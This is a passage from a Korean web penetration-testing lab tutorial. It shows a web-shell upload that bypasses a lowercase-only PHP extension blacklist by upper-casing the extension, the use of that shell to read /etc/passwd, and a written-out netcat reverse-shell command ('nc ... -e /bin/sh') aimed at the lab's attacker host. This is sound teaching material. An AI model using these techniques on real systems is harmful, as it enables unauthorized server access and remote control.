



그림 3-6 webshell.php 웹셸 파일 업로드 시도

그림 3-6과 같이 [Title]에 파일 이름을 입력하고 [Browser] 버튼을 눌러 생성한 'webshell.php' 파일을 선택한다.

## [웹 모의해킹 실습]



[Add] 버튼을 눌러 webshell.php 파일을 업로드하면 'NO PHP!!'라는 에러가 발생한다. 이는 PHP 파일 업로드가 차단되고 있는 상황을 말하는 것으로 유추된다.




그림 3-7 파일 확장자를 대문자로 변경

이번에는 그림 3-7 처럼 파일의 확장자를 대문자로 변경하여 업로드를 시도해보도록 한다. 터미널에서 webshell.php가 있는 디렉터리에서 mv 명령어를 이용해 파일의 이름을 변경하였다.

## [웹 모의해킹 실습]




그림 3-8 확장자 변경 후 파일 업로드 성공

webshell.PHP로 파일 확장자를 대문자로 바꾸고 재업로드하니 성공한 것으로 보인다. 블랙리스트로 파일 확장자를 차단하도록 구현되어 있는 사이트에서는 이와 같이 소문자만 차단하는 경우가 있다.

## [웹 모의해킹 실습]





그림 3-9 웹 페이지의 소스코드 확인

웹 셸을 실행하기 위해서는 업로드된 파일의 경로를 찾아야 한다. 관리자 메뉴의 [Home] 메뉴를 클릭하면 upload된 파일의 이름이 표시된다. 이 때, 웹 브라우저에 마우스 우클릭하여 [View Page Source] 메뉴를 이용해 경로를 찾는다.



## [웹 모의해킹 실습]



```
31 </div>
32 </div>
33
34 </div>
35
36 <div id="page">
37   <div id="content">
38
39
40
41 <div class="block" id="block-text">
42   <div class="secondary-navigation">
43     <div class="content">
44       <h2 class="title">Last picture: upload2</h2>
45
46       <div class="inner" align="center">
47
48         
49       </div>
50     </div>
51
52   </div>
53 </div>
54
55
56
57
58 <div id="footer">
59   <div class="block">
60     <p>No Copyright </p>
61   </div>
62 </div>
63
64 </div>
65 </div>
```

그림 3-10 webshell.PHP의 경로를 확인

그림 3-10의 48번째 줄을 보면 “admin/uploads/webshell.PHP”에 업로드 된 것을 알 수 있다. 해당 URL로 접속한다.

## [웹 모의해킹 실습]




그림 3-11 웹셸이 실행되고 있음

그림 3-11을 보면 정상적으로 웹셸이 실행되고 있는 것을 확인할 수 있다. 웹셸에 표시된 폼을 이용해 명령어를 실행할 수 있게 된다.

## [웹 모의해킹 실습]




그림 3-12 /etc/passwd 파일 내용 출력

### 3.4 리버스 셸 침투

웹셸을 통해 리버스 셸 기법을 이용해 터미널에서 명령어를 내릴 수 있도록 한다. 그림 3-13과 같이 칼리 리눅스 터미널에서 다음의 nc 명령문으로 4000번 포트를 리스닝 모드로 생성한다.




그림 3-13 nc 리스닝 모드로 포트를 생성

## [웹 모의해킹 실습]

그 후 웹shell의 폼에 다음 표 3-9와 같이 nc 명령문을 입력하여 리스닝 중인 포트에 접속한다.

```
nc 192.168.111.200 4000 -e /bin/sh
```

표 3-9 192.168.111.200 4000번 포트에 접속

